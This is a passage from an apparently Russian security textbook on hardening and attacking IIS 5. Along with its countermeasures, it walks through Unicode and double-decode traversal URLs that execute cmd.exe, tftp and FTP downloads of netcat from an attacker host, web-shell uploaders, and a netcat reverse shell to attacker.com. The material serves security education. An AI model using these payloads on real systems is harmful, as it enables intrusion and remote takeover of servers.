HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 25 Jan 2001 00:50:17 GMT
<!-- filename = global.asa - -> ("Profiles_ConnectString") =
"DSN=profiles;UID=Company_user;Password=secret"
```

```
("DB_ConnectString") = "DSN=db;UID=Company_user;Password=secret"
("PHFConnectionString") = "DSN=phf;UID=sa;PWD="
("SiteSearchConnectionString") =
"DSN=SiteSearch;UID=Company_user;Password=simple"
("ConnectionString") = "DSN=Company;UID=Company_user;PWD=guessme"
("eMail_pwd") = "sendaemon"
("LDAPServer") = "LDAP://directory.Company.com:389"
("LDAPUserID") = "cn=Directory Admin"
("LDAPPwd") = "slapdme"
```

Как видно из примера, при добавлении к запросу `+.htr` был переслан файл `global.asa`, который обычно не пересылается клиенту. Кроме того, в этом файле можно увидеть пример классической ошибки некоторых разработчиков Web-узлов — жесткое программирование секретного пароля организации в файле `global.asa`.

## Контрмеры: вскрытие исходного кода DLL ISAPI

Рекомендуется применять многосторонний подход для идентификации и предупреждения нарушений безопасности, основанных на изъянах DLL ISAPI. Каждый из аспектов такой работы рассматривается далее.

### *Удаление неиспользуемых ассоциаций типов файлов*

Как переполнение буфера для файлов `.printer`, так и ошибку неверной интерпретации файлов `+.htr`, приводящей ко вскрытию исходного кода, проявляющиеся при использовании DLL ISAPI, можно устранить, удалив ассоциации типов файлов `.printer` и `.htr` с соответствующими библиотеками DLL. (Можно также, при желании, удалить и сами библиотеки.) Это позволит устранить изъян, поскольку при попытке им воспользоваться отключенные библиотеки DLL просто не будут подгружаться процессом IIS. *Учитывая, как много проблем возникает из-за ассоциаций типов файлов с библиотеками DLL ISAPI, эта мера является самой важной при реализации защиты IIS.*

Для устранения ассоциации типов файлов с библиотеками DLL требуется в окне оснастки Internet Information Services щелкнуть правой кнопкой мыши на пиктограмме сервера, для которого нужно выполнить настройку и выбрать из контекстного меню команду Свойства (Properties). В появившемся окне свойств нужно выбрать в списке Master Properties (Основные свойства) пункт WWW Service (WWW-служба) и щелкнуть на кнопке Edit (Изменить). В открывшемся окне Properties of the Default Site (Основные свойства WWW-службы) перейдите на вкладку Home Directory (Домашний каталог) и в группе Application Settings (Параметры приложения) щелкните на кнопке Configuration (Настройка приложения).





*Рис. 3.1. Удаление ассоциации файлов типа `.printer` в окне настройки свойств Web-приложения оснастки администрирования IIS (`iis.msc`)*

В конце на экране должно открыться показанное на рис. 3.1 окно Application Configuration (Настройка приложения). В этом окне следует на вкладке App Mappings (Отображение приложений) удалить связь файлов `.printer` с файлом `msw3prt.dll`.

Существует еще несколько опасных ассоциаций типов файлов с библиотеками DLL ISAPI, содержащих серьезные изъяны в системе безопасности. Некоторые из них приведены в табл. 3.1.

**Таблица 3.1. Ассоциации типов файлов с библиотеками динамической компоновки (DLL) ISAPI, которые нужно удалить для создания безопасной конфигурации IIS**

| Назначение | Расширение | Известные изъяны |
|---|---|---|
| Функциональность Active Server Pages | `.asp` | Переполнение буфера, MS02-018 |
| Переустановка пароля по Web | `.htr` | Вскрытие исходного кода, MS01-004 |
| Internet Database Connector | `.idc` | Открытие каталога Web, Q193689 |
| Включаемые на стороне сервера файлы (server-side includes) | `.stm, .shtm, .shtml` | Переполнение буфера удаленной системы, MS01-044 |
| Печать по Internet | `.printer` | Переполнение буфера удаленной системы, MS01-023 |
| Index Server | `.ida, .idq` | Переполнение буфера удаленной системы, MS01-033 |
| Выделение ссылок | `.htw` | Открытие исходного текста, MS00-006 |
| Поддержка FrontPage Server Extensions RAD | Расширения нет, нужно удалить поддержку FPSE RAD | Переполнение буфера удаленного пользователя `IUSR` или системы, MS01-035 |

### *Обновление программного обеспечения с помощью сервисных пакетов и модулей обновления компании Microsoft*

Удаление ассоциаций типов файлов с наиболее опасными DLL ISAPI является самым действенным и надежным решением проблемы уязвимости библиотек DLL ISAPI, но, конечно же, не единственным. Настоятельно рекомендуется постоянно отслеживать информацию о появлении новых модулей обновления, предназначенных для исправления очередных обнаруженных ошибок, и, по мере поступления такой информации, как можно быстрее устанавливать эти модули обновления. Номера информационных бюллетеней компании Microsoft по безопасности (Microsoft Security Bulletin), в которых описываются некоторые из последних обнаруженных изъянов DLL ISAPI, приведены в табл. 3.1 (обозначение, например, MS01-026 нужно трактовать, как 26-й бюллетень 2001 года). В каждом бюллетене имеется ссылка на файл с соответствующим модулем обновления.

Чтобы помочь администраторам в поддержании серверов IIS в максимально защищенном состоянии, компания Microsoft также опубликовала на своем Web-узле утилиту Network Hotfix Checker (`hfnetchk.exe`). Эта утилита, если ей предоставлен административный доступ к службам совместного использования ресурсов Microsoft (SMB, порты TCP `139` и/или `145`) на подключенной к сети машине, на которой работает IIS, выполняет сканирование подсети и предоставляет отчет обо всех сервисных пакетах и модулях обновления, установленных на каждой машине подсети. Перед каждым сканированием утилита `hfnetchk` получает через узел компании Microsoft наиболее свежую версию банка данных в формате XML обо всех модулях обновления, что гарантирует достоверность предоставляемой ею информации.

### *Реализация агрессивной фильтрации исходящих соединений*

Одним из главных условий успеха действий хакера является возможность установления ответного канала для удаленной работы на Web-сервере в командной строке. Если на бранд-

мауэре, находящемся перед Web-сервером, установить соответствующим образом настроенный фильтр исходящих соединений, запросы на установление подобных соединений будут блокироваться, что чрезвычайно затруднит задачу взломщика. В самом простом случае можно блокировать все исходящие соединения, за исключением установленных, для чего нужно блокировать все пакеты, в которых установлен только флаг TCP SYN. Это позволит пропускать ответы на легальные входящие соединения, делая сервер доступным извне (уместно напомнить и о том, что входящая фильтрация также должна быть не менее жесткой).

### *Использование средства IISLockdown и его компонента UrlScan*

В конце 2001 года компания Microsoft выпустила инструментальное средство, названное IISLockdown Wizard (соответствующий адрес можно найти в разделе "Дополнительная информация" в конце главы). Как легко понять по его названию, IISLockdown — автоматизированная управляемая шаблонами утилита, обеспечивающая настройку параметров безопасности IIS. Она позволяет настраивать различные параметры, имеющие отношение к следующим аспектам работы сервера IIS.

- **Internet Services**. Позволяет отключить любую из четырех служб IIS (WWW, FTP, SMTP и NNTP) в соответствии с назначением сервера.
- **Script Maps**. Позволяет отключить ассоциации сценариев с DLL ISAPI в соответствии с назначением сервера.
- **Additional Security**. Позволяет удалить такие ненужные виртуальные каталоги, как IISSamples, MSADC, IISHelp, Scripts и т.д.; устанавливает таблицы управления доступом (ACL — access control list) файловой системы NTFS таким образом, чтобы запретить анонимным пользователям выполнение таких системных утилит, как `cmd.exe`, а также запись в каталоги с Web-содержимым; позволяет отключить WebDAV.
- **UrlScan**. Управляемый шаблонами фильтр, который перехватывает запросы к IIS и блокирует их, если они соответствуют определенным критериям.

Приведенный выше перечень областей, в которых работает IISLockdown, является исчерпывающим, но, на наш взгляд, он все же недостаточен. Например, эта утилита не выполняет никаких проверок наличия на компьютере установленных сервисных пакетов и модулей обновления, она не затрагивает никаких других аспектов операционной системы Windows, которые могут повлиять на безопасность, а также не создает соответствующим образом настроенного пограничного брандмауэра, который защищал бы сервер. Поэтому можно сказать, что утилита IISLockdown — это лишь удобное средство, упрощающее работу администратора, но не более. Не стоит уповать на нее, если вы не позаботились о создании дополнительных рубежей защиты.

Поскольку большую часть настроек, выполняемых с помощью мастера IISLockdown, можно проделать и вручную, мы не будем их рассматривать. На наш взгляд, самым интересным компонентом утилиты IISLockdown является UrlScan. При необходимости средство UrlScan можно извлечь из утилиты IISLockdown Installer (`iislockd.exe`) и сохранить в виде отдельной утилиты, для чего следует запустить на выполнение утилиту установки IISLockdown, указав ей следующие параметры.

```
iislockd.exe /q /c /t:c:\lockdown_files
```

После извлечения утилиту можно установить вручную на сервере, нуждающемся в защите (помните, что запуск утилиты `iislockd.exe` без параметров приведет к автоматической установке UrlScan в составе средств мастера IISLockdown).

Физически утилита UrlScan состоит из двух файлов: `urlscan.dll` и `urlscan.ini` (оба файла должны находиться в одном и том же каталоге). Файл `urlscan.dll` является фильтром ISAPI, который должен "прикрывать" IIS, перехватывая запросы HTTP до того, как они поступят на вход IIS. Файл `urlscan.ini` является конфигурационным файлом, определяющим, какие запросы фильтр UrlScan будет блокировать. Информацию о заблокированных за-

просах можно записывать в файл с именем `urlscan.log`, который будет находиться в том же каталоге, что и файлы `urlscan.dll` и `urlscan.ini` (если включен режим ежедневной регистрации, файлы журналов могут иметь имена вида `UrlScan.MMDDYY.log`). На заблокированные запросы утилита UrlScan отправляет сообщение HTTP `404 Object not found`, не давая взломщикам ни малейшего представления об интересующем их сервере.

После установки утилиту UrlScan можно настроить для блокирования HTTP-запросов по следующим критериям.

- Метод запроса (`GET`, `POST`, `HEAD` и т.д.).
- Расширение файла запрашиваемого ресурса.
- Подозрительные фрагменты URL (подробнее о том, почему это может быть важным, говорится в разделе "Обход каталогов IIS" далее в этой главе).
- Наличие символов в URL с кодами, отличными от ASCII.
- Наличие в URL определенных последовательностей символов.
- Наличие в запросах определенных заголовков.

Конкретные параметры для каждого из этих критериев устанавливаются в файле `urlscan.ini`. Более подробную информацию по каждому критерию можно почерпнуть из файла `urlscan.doc`, который входит в комплект поставки утилиты IISLockdown.

**НА ЗАМЕТКУ** Файл `urlscan.ini` загружается только при инициализации IIS, поэтому, чтобы изменения, внесенные в конфигурационный файл, вступили в силу, требуется перезагрузить IIS.

Файл `urlscan.ini` довольно прост в настройке. Кроме того, в комплект поставки утилиты IISLockdown входит несколько шаблонов. Насколько можно судить, наиболее жесткое фильтрование обеспечивает шаблон `urlscan_static.ini`, так как он предназначен для ограничения функциональности сервера лишь до обслуживания запросов на статические файлы HTML по методу `GET`. Хотя довольно спорной является сама идея использования фильтра ISAPI для воспрепятствования взлому сервера IIS, все же нужно отметить, что утилита UrlScan представляет собой развитое средство мониторинга, с помощью которого администраторы могут избирательно контролировать, какие данные запрашиваются с их Web-серверов. Поэтому настоятельно рекомендуется установить эту утилиту всем, кто в качестве Web-сервера использует IIS.

**СОВЕТ** Сведения об установке и настройке UrlScan приведены в приложении Г.

### *Мониторинг и регистрация событий*

Еще одной важной контрмерой является обеспечение возможности быстрого выявления подвергающегося угрозе ресурса при обнаружении планируемого взлома или ресурса, который пострадал в результате взлома. Два из самых разрушительных последствий переполнения буфера, связанных с ассоциированием типов файлов ida/idq ISAPI (см. табл. 3.1), были использованы двумя семействами Internet-червей, названных Code Red и Nimda. В конце 2001 и в начале 2002 года эти черви быстро распространились по Internet, заражая серверы, неустойчивые к переполнению буфера, и внедряя в них программный код, который затем заражал другие серверы. Журналы зараженного червем Code Red Web-сервера содержат записи, подобные следующим.

```
GET /default.ida?NNNN
```

Кроме того, черви Code Red и Nimda скрываются под видом самых разных безобидных файлов на зараженной системе. Например, явным признаком заражения сервера червем Code Red является наличие на диске каталога `%systemdrive%\notworm`. Точно так же присутствие на диске файла `root.exe`, который представляет собой переименованный файл интерфейса командной строки Windows, говорит о том, что на сервер нанес визит червь Nimda. Мы знаем, насколько сложно организовать постоянный мониторинг журналов и файловых систем даже на сравнительно небольших Web-узлах, но все же надеемся, что эти советы смогут помочь вам, если вы когда-нибудь обнаружите, что сервер был взломан.

### *Регулярное сканирование сети для выявления незащищенных серверов*

Пожалуй, самым лучшим механизмом воспрепятствования попыткам взлома является регулярное сканирование с целью поиска соответствующих изъянов в системе безопасности. Некоторые отклики, свидетельствующие о наличии в системе уязвимых библиотек DLL, перечислены в табл. 3.2. Используя такие отклики (с учетом специфики конкретной конфигурации вашего Web-узла), можно достаточно легко создать сканер, регулярно проверяющий подключенные к Internet незащищенные серверы вашей компании, которые по каким-то причинам оказались в Internet, не пройдя процедуру проверки безопасности перед подключением.

**Таблица 3.2. Отклики HTTP, приходящие от уязвимых серверов при запросе определенных файлов**

| Уязвимость | HTTP GET | Ожидаемый отклик |
|---|---|---|
| `+.htr`, вскрытие исходного кода, MS01-004 | `/default.asp+.htr` | `200 OK` (файл `/default.asp` должен быть в каталоге) |
| Открытие каталога Web, Q193689 | `/null.idc` | `500 Error performing query` |
| Переполнение буфера удаленной системы, MS01-044 | `/file.stm, .shtm, .shtml` | `200 OK` (`/file.stm` должен быть в каталоге) |
| Переполнение буфера удаленной системы, MS01-023 | `/null.printer` | `500 Internal server error`; в тексте HTLM содержится сообщение `Error in Web printer Install` |
| Переполнение буфера удаленной системы, MS01-033 | `/null.ida, .idq` | `200 OK`; в тексте HTML содержится сообщение `The IDQ file... could not be found` |
| Открытие исходного текста, MS00-006 | `/null.htw` | `200 OK`; в тексте HTML содержится сообщение `The format of QUERY_STRIN is invalid` |
| Переполнение буфера удаленного пользователя `IUSR` или системы, MS01-035 | `/_vti_bin/_vti_aut/fp30reg.dll` | `501 Not Implemented` |

**ВНИМАНИЕ** Перечисленные в табл. 3.2 отклики получены при установке IIS 5 со значениями параметров, установленных по умолчанию. Многие из них просто говорят о наличии в системе каких-то библиотек DLL. Рекомендуется проверить, насколько эти результаты соответствуют положению дел на ваших серверах, прежде чем применять их в качестве свидетельства уязвимости сервера.

В сетях крупных компаний, которые нам доводилось консультировать (с количеством активных узлов, подключенных к Internet, превышающим 1500), мы, как правило, еженедельно "вылавливали" 6-7 незащищенных серверов IIS. Поэтому рекомендуем выполнять подобное сканирование, по крайней мере, не реже двух раз в день.

#### *Отсутствие важных данных в исходном коде*

Учитывая целый букет методов взлома IIS, приводящих ко вскрытию исходного кода содержимого Web-узла, лучше не рассчитывать на то, что никто никогда не сможет добраться до него. Постарайтесь довести эту мысль до всех разработчиков вашей компании, чтобы они не допускали столь частой ошибки. Уделив данному вопросу достаточно внимания, вам не придется впоследствии беспокоиться, услышав об очередном выявленном методе взлома, приводящем ко вскрытию исходного кода. Среди самых известных ошибок можно отметить следующие.

- ▼ Присутствие в сценариях ASP незашифрованных строк, обеспечивающих подключение к серверу SQL. Необходимо либо использовать встроенные средства безопасности SQL, либо разработать собственный объект доступа к SQL или бинарный объект COM.
- ■ Присутствие в файлах `global.asa` каких-либо паролей.
- ■ Использование включаемых файлов с расширением `.inc`. Такие файлы нужно переименовать в `.asp` и изменить ссылки на них в других файлах сценариев.
- ▲ Наличие в сценариях комментариев, содержащих такую личную информацию, как адреса электронной почты, сведения о структуре каталогов, пароли и т.п.

## Взлом сервера IIS

Если методы взлома компонентов IIS показались довольно опасными, приготовьтесь к худшему, поскольку сейчас займемся самим сервером IIS. В 2001 году стали достоянием гласности факты выявленных изъянов IIS, позволяющих осуществлять *обход каталогов* (directory traversal). Если уязвимый сервер при этом имеет не самую лучшую конфигурацию, использование таких изъянов может привести к взлому всей системы. И хотя эти изъяны не столь опасны для сервера, как рассмотренные в предыдущем подразделе, на них также следует обратить самое пристальное внимание.

Далее рассматриваются два метода взлома сервера IIS, приводящих к обходу каталогов. Условно они называются "*взлом через Unicode*" (Unicode attack) и "*взлом через двойное декодирование*" (double decode attack). Последний метод иногда также называют "*избыточным декодированием*" (superfluous decode). Сначала подробно рассмотрим принципы работы этих методов взлома, а затем обсудим некоторые механизмы, с помощью которых данные методы позволяют получить полный доступ к системе.

### Обход каталогов IIS

| | |
|---|---|
| *Популярность* | *10* |
| *Простота* | *8* |
| *Опасность* | *7* |
| ***Степень риска*** | ***8*** |

Первое упоминание о существовании проблемы, заключающейся в наличии возможности обхода каталогов, имена которых заданы в формате Unicode, появилось на форуме Packetstorm в начале 2001 года. Методика взлома, основанная на данном изъяне, была разработана хакером, который известен сообществу специалистов по безопасности под псевдонимом Rain Forest Puppy (RFP). Вот что пишет по поводу этой проблемы сам RFP.

*"В кодировке Unicode символы '/' и '\' представлены перекодированными (overload) последовательностями %c0%af и %c1%9c. Кроме того, эти же символы можно получить, используя не только 2-байтовые, но и более длинные последовательности кодов. Похоже, что в IIS некорректно реализован алгоритм декодирования имен каталогов, представленных в кодировке Unicode (она выполняется после проверки пути, а не до нее)".*

Таким образом, передав IIS в запросе HTTP строку, подобную приведенной ниже, можно выполнить на сервере произвольную команду.

```
GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+dir+'c:\' HTTP /1.0
```

Воспользовавшись тем, что сервер не видит ничего подозрительного в символах, закодированных в формате Unicode `%c0%af`, можно не только попасть в системный каталог в обход корневого каталога Web-узла, но и ввести любую команду в командной строке. При использовании обычных символов в формате ASCII такого эффекта добиться, как правило, нельзя. Помимо указанных, можно также воспользоваться и другими представлениями символов "/" и "\", в частности: `%c1%1c`, `%c1%9c`, `%c0%9v`, `%c0%af`, `%c0%qf`, `%c1%9c` и `%c1%pc`.

В мае 2001 года исследователи из компании NSFocus выпустили рекомендации об устранении изъяна IIS, который, как две капли воды, похож на проблему обхода каталогов в формате Unicode. Специалисты NSFocus установили, что подобным эффектом обладают не только перекодированные представления в кодировке Unicode символов "/" и "\", но и дважды закодированные шестнадцатеричные символы. Такая кодировка позволяет пройти через проверку системы безопасности Unicode и получить доступ к ресурсам, находящимся за пределами корневого каталога Web-узла. Например, символ обратной косой черты в шестнадцатеричной форме представления, понятной Web-серверу, следует записать в виде `%5c`. Сам же символ "%" представляется в виде `%25`. Таким образом, строка `%255c` после двух последовательных декодирований будет преобразована к одному символу обратной косой черты.

Ключевым моментом в данном случае является применение двух последовательных декодирований, и именно в этом и заключается корень проблемы по отношению к IIS: он как раз и выполняет два декодирования запросов HTTP, что приводит к обходу выполняемых каталогов. Этим изъяном можно воспользоваться точно так же, как и изъяном, связанным с особенностями обработки символов в формате Unicode.

**НА ЗАМЕТКУ** Сотрудники Microsoft называют этот изъян "избыточным декодированием", но мы полагаем, что "двойное декодирование" — более удачный термин.

В следующем примере показан URL, с помощью которого анонимный удаленный злоумышленник может получить доступ к командной оболочке Windows 2000.

```
http://victim.com/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\
```

Следует заметить, что виртуальный каталог, из которого инициируется запрос, должен иметь уровень привилегий, позволяющий запускать файлы на выполнение. Ниже приведен пример отклика HTTP подвергающегося взлому сервера на указанный выше запрос.

```
victim.com [192.168.234.222] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 January 2001 15:26:28 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 6839-982F

Directory of c:\
```

```
03/26/2001   08:03p   <DIR>    Documents and Settings
02/28/2001   11:10p   <DIR>    Inetpub
04/16/2001   09:49a   <DIR>    Program Files
05/15/2001   12:20p   <DIR>    WINNT
                      0 File(s) 0 bytes
                      5 Dir(s) 390,264,832 bytes free
sent 73, rcvd 885: NOTSOCK
```

Стоит отметить, что из-за сходства взломов через Unicode и через двойное декодирование их можно использовать в утилитах взлома как взаимозаменяемые методы, если будет установлено, что на сервере не приняты меры для устранения какого-либо из двух изъянов. Например, изъян, с помощью которого осуществляется взлом через двойное декодирование, устраняется с помощью модуля обновления, выпущенного уже после публикации сервисного пакета 2. Поэтому вероятность нахождения Web-узла, на котором установлен SP2, но не установлен соответствующий модуль обновления, достаточно высока. (Как показывает практика, скорее всего, и другие модули обновления на таком сервере также не установлены.)

Ясно, что обход каталогов — это эффект, мягко говоря, весьма нежелательный. Однако серьезность последствий от взломов через Unicode или через двойное декодирование зависит от выполнения (или невыполнения) следующих условий.

- ▼ Первый виртуальный каталог в запросе (например, `/scripts`) должен предоставлять запрашивающему пользователю разрешение на выполнение программ. Это не такая уж и большая редкость, поскольку IIS обычно по умолчанию предоставляет такое разрешение пользователю `IUSR` в следующих каталогах: `scripts`, `iissamples`, `iisadmin`, `iishelp`, `msadc`, `_vti_bin`, `certsrv`, `certcontrol` и `certenroll`.
- ■ Если виртуальный каталог, в котором инициируется запрос, не находится на системном томе, перейти на другой том не удастся. Никакая команда не позволит выполнить такой переход. Поскольку файл `cmd.exe` находится на системном томе, он не может выполниться с помощью описанных в данном разделе методов взлома. Конечно, это правило не распространяется на другие, обладающие не меньшими возможностями выполняемые файлы, которые могут находиться на томе, содержащем корневой каталог Web-узла. С помощью обхода каталогов найти такие файлы не составит большого труда.
- ▲ Команды, вводимые при взломе через Unicode, выполняются в контексте удаленного пользователя, выдавшего запрос HTTP. Обычно пользователь работает в контексте учетной записи `IUSR_`*`имя_машины`*. Учетные записи такого вида используются для представления анонимных Web-запросов и являются участниками встроенной группы Guests (Гости). По умолчанию в системах Windows NT/2000 права участников этой группы очень ограничены.

Хотя масштаб последствий и ограничивается перечисленными выше факторами, все же не стоит тешить себя иллюзиями — подчас достаточно злоумышленнику найти хотя бы маленькую "щелочку", чтобы, перепробовав все мыслимые и немыслимые способы, получить полный доступ к серверу. Как вскоре увидим, наличие комбинации проблем в системе безопасности может превратить метод обхода каталогов в грозное оружие.

Если непривилегированному или анонимному пользователю удается получить возможность осуществления записи на диск Web-сервера, это в подавляющем большинстве случаев означает, что серьезные нарушения безопасности уже на пороге. К сожалению, установленные по умолчанию значения таблиц управления доступом системы NTFS разрешают всем пользователям полный доступ к каталогам `C:\`, `C:\Inetpub`, `C:\Inetpub\scripts` и к некоторым другим каталогам, поэтому данная угроза вполне реальна. Изъяны, которые делают возможным взломы через Unicode и двойное декодирование, приводят к тому, что задача получения доступа к диску с возможностью записи становится для злоумышленника более чем тривиальной.

## Запись файлов с помощью SMB, FTP или TFTP

Предположим, что злоумышленнику удалось найти подходящий каталог, позволяющий осуществлять в него запись. Остается выбрать метод записи, который, в основном, зависит от параметров настройки брандмауэра.

Если брандмауэр разрешает устанавливать исходящие подключения SMB (порты 139 и/или 145 TCP), файлы можно переписать на взломанную машину с машины злоумышленника, воспользовавшись для этого механизмом совместного доступа к файлам Windows.

Если же разрешены исходящие подключения через FTP (TCP 21/20) или TFTP (UDP 69), обычно прибегают к использованию клиента FTP или TFTP на взломанной машине. С помощью такого клиента файлы переписываются с машины взломщика (естественно, на ней сначала нужно организовать сервер FTP или TFTP). Ниже приведены некоторые примеры команд, с помощью которых можно проделать подобную операцию.

Записать на компьютер утилиту `netcat` с помощью TFTP достаточно просто. Сначала на компьютере злоумышленника (в данном примере ему соответствует адрес `192.168.234.31`) нужно установить TFTP-сервер. Затем на взломанном компьютере следует запустить средство, реализующее обход каталогов, например, с помощью взлома через Unicode.

```
GET /scripts/..%c0%af../winnt/system32/tftp.exe?
   "-i"+192.168.234.31+GET+nc.exe C:\nc.exe HTTP/1.0
```

Обратите внимание, что в данном примере запись осуществляется в корневой каталог диска `C:`, поскольку по умолчанию он доступен для записи всем пользователям. Нужно учесть, что в тех случаях, когда в корневом каталоге диска `C:` уже имеется файл `nc.exe`, система выдаст следующее сообщение об ошибке: `tftp.exe: can't write to local file 'C:\nc.exe'`. Если запись осуществлена успешно, вы получите сообщение `HTTP 502 Gateway Error`, в заголовке которого будет указано что-то вроде: `Transfer successful: 59392 bytes in 1 second, 59392 bytes/s`.

Использовать FTP несколько труднее, но зато выше вероятность, что разрешены исходящие соединения по протоколу FTP. Сначала нужно на взломанной машине создать вспомогательный файл (например, с именем `ftptmp`), который затем будет использоваться в качестве сценария для управления FTP-клиентом, подключаемым с помощью параметра командной строки `-s:`*имя_файла*. В этом сценарии клиенту предписывается установить связь с машиной взломщика и получить от нее утилиту `netcat`. Однако, прежде чем создавать такой файл, нужно преодолеть одно препятствие.

**НА ЗАМЕТКУ** При взломе через Unicode нельзя ввести команду переназначения вывода с использованием символа ">".

К глубокому сожалению администраторов Web-серверов всего мира, некоторые пытливые умы установили, что для обхода этого ограничения достаточно просто переименовать файл `cmd.exe`. Поэтому, прежде чем создавать файл сценария для клиента FTP, нужно создать переименованную копию файла `cmd.exe`.

```
GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+copy
          +c:\winnt\system32\cmd.exe+c:\cmd1.exe HTTP/1.0
```

Обратите внимание, что запись по-прежнему осуществляется в общедоступный корневой каталог диска `C:`. Теперь можно создать файл сценария FTP, используя команду `echo`. В приведенном ниже примере в сценарий помещаются параметры, необходимые FTP-клиенту при подключении к серверу (их значения в данном примере выбраны произвольно: имя файла сценария — `ftptmp`, имя пользователя — `anonymous`, пароль — `a@a.com`, IP-адрес FTP-

сервера — 192.168.234.31). В принципе, ничто не мешает в этой же строке запрограммировать и запуск FTP-клиента. В таком случае получаем файл утилиты netcat, нажав одну клавишу (в данном примере команда разбита на несколько строк только из-за ограничений, накладываемых шириной книжной страницы).

```
GET /scripts/..%c0%af../cmd1.exe?+/c+echo+anonymous>C:\ftptmp
&&echo+a@a.com>>C:\ftptmp&&echo+bin>>C:\ftptmp
&&echo+get+test.txt+C:\nc.exe>>C:\ftptmp&&echo+bye>>C:\ftptmp
&&ftp+-s:C:\ftptmp+192.168.234.31&&del+C:\ftptmp
```

## Создание файлов путем переназначения вывода команды echo

Конечно, помимо FTP или TFTP существуют и другие механизмы, позволяющие создать на взломанном сервере файлы, не используя внешнего клиентского программного обеспечения. Так, если клиенты FTP или TFTP недоступны (например, они были удалены с сервера предусмотрительным администратором или подключения по этим протоколам заблокированы на маршрутизаторе), можно воспользоваться переименованным файлом cmd.exe. Достаточно применить несколько незамысловатых команд, чтобы получить любой файл с любым содержанием. Конечно, это несколько утомительно, но, к счастью для хакеров, в Internet можно найти немало сценариев, которые не только полностью автоматизируют весь процесс взлома, но и добавляют еще некоторые весьма полезные функции. Давайте рассмотрим один из лучших образчиков такого, с позволения сказать, народного творчества.

**НА ЗАМЕТКУ** Рассматриваемый в данном подразделе сценарий **unicodeloader.pl** очень легко модифицировать для взлома через двойное декодирование (соответствующий изъян ***не*** исправляется пакетом Service Pack 2).

Применить сценарий unicodeloader.pl очень просто. Прежде всего нужно убедиться, что файлы upload.asp и upload.inc находятся в том же каталоге, из которого будет запускаться unicodeloader.pl. Затем следует установить каталог, находящийся в поддереве каталогов Web-сервера, для которого у пользователя имеются разрешения на запись и выполнение. В следующем примере используется каталог C:\inetpub\scripts, который при установке Windows 2000 по умолчанию разрешает выполнять и записывать файлы всем пользователям.

```
C:\ >unicodeloader.pl
Usage: unicodeloader IP:port webroot
C:\ >unicodeloader.pl victim.com:80 C:\inetpub\scripts
Creating uploading webpage on victim.com on port 80.
The webroot is C:\inetpub\scripts.

testing directory /scripts/..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: c:\inetpub\scripts
'-au' is not recognized as an internal or external command,
operable program or batch file.
sensepost.exe found on system
uploading ASP section:
.............
uploading the INC section: (this may take a while)
.....................................................................
upload page created.
```

```
Now simply surf to caesars/upload.asp and enjoy.
Files will be uploaded to C:\inetpub\scripts
```

Сначала сценарий `unicodeloader.pl` копирует файл `C:\winnt\system32\cmd.exe` в файл с именем `sensepost.exe`, помещая его в каталог, указанный в качестве параметра `webroot` (в рассматриваемом примере — `C:\inetpub\scripts`). Как упоминалось, это делается с целью обойти ограничение на переназначение вывода для файла `cmd.exe`. Затем файл `sensepost.exe` применяется в режиме построчного вывода с помощью команды `echo` и переназначения вывода с помощью символа ">" для записи файлов `upload.asp` и `upload.inc` в каталог, представленный параметром `webroot` (т.е. `C:\inetpub\scripts`).

Как только файл `upload.asp` и соответствующий включаемый файл окажутся на взломанном сервере, достаточно открыть эту страницу в окне броузера и передать на сервер другие файлы, воспользовавшись для этого простой и удобной формой, изображенной на рис. 3.2.





*Рис. 3.2. Просмотр формы `upload.asp`, находящейся на взломанном сервере, с помощью обычного броузера. Теперь злоумышленник легко может записать на сервер любой файлы, пару раз щелкнув на кнопках*

Чтобы установить еще больший контроль над сервером, злоумышленник с помощью формы `upload.asp`, скорее всего, поместит на него еще два весьма примечательных файла. Первой, по-видимому, будет утилита `netcat` (`nc.exe`), а второй — `cmdasp.asp`, написанная хакером, известным под псевдонимом Maceo. Вторая утилита представляет собой имеющий интерфейс формы сценарий, который выполняет команды, используя изъян Unicode. Для работы с этим сценарием злоумышленнику не нужно ничего, кроме броузера. Достаточно открыть файл `cmdasp.asp`, чтобы получить очень простой в использовании графический интерфейс, позволяющий выполнять команды на удаленном компьютере, как это показано на рис. 3.3.

Здесь уместно подчеркнуть, насколько просто использовать утилиты `upload.asp` или `cmdasp.asp` — работа с ними, по сути, сводится к открытию в окне броузера. Учитывая, что в нашем примере для хранения помещаемых на взломанный сервер утилит используется каталог `C:\inetpub\scripts`, в адресной строке броузера нужно ввести следующие URL.

```
http://victim.com/scripts/upload.asp
http://victim.com/scripts/cmdasp.asp
```

Если злоумышленнику удалось успешно поместить на взломанный сервер утилиты `nc.exe` и `cmdasp.asp`, ему ничего не стоит установить удаленный доступ к командной строке, создав ответный канал связи. Для этого сначала нужно запустить на компьютере взломщика утилиту `netcat`, ожидающую входящих соединений на выбранный злоумышленником порт.

```
C:\>nc -l -p 2002
```

Затем через интерфейс, предоставляемый утилитой `cmdasp.asp`, нужно установить ответный канал связи с машиной взломщика, введя в строке ввода формы следующую команду.

```
c:\inetpub\scripts\nc.exe -v -e cmd.exe attacker.com 2002
```




*Рис. 3.3. Открыв на взломанном сервере форму `cmdasp.asp` с помощью своего броузера, злоумышленник может выполнять любые команды. На рисунке показан пример выполнения команды просмотра содержимого корневого каталога диска `C:`*

Вуа-ля — в окне, в котором выполнялась утилита `netcat`, повился интерфейс командной строки (рис. 3.4), обеспечивающий злоумышленнику удаленный доступ к взломанному серверу! Из рис. 3.4 видно, что, запустив утилиту `ipconfig`, злоумышленник узнал, что на взломанной машине есть два сетевых интерфейса — один для работы в Internet, а второй — для обеспечения доступа во внутреннюю сеть, а это просто находка для хакера.

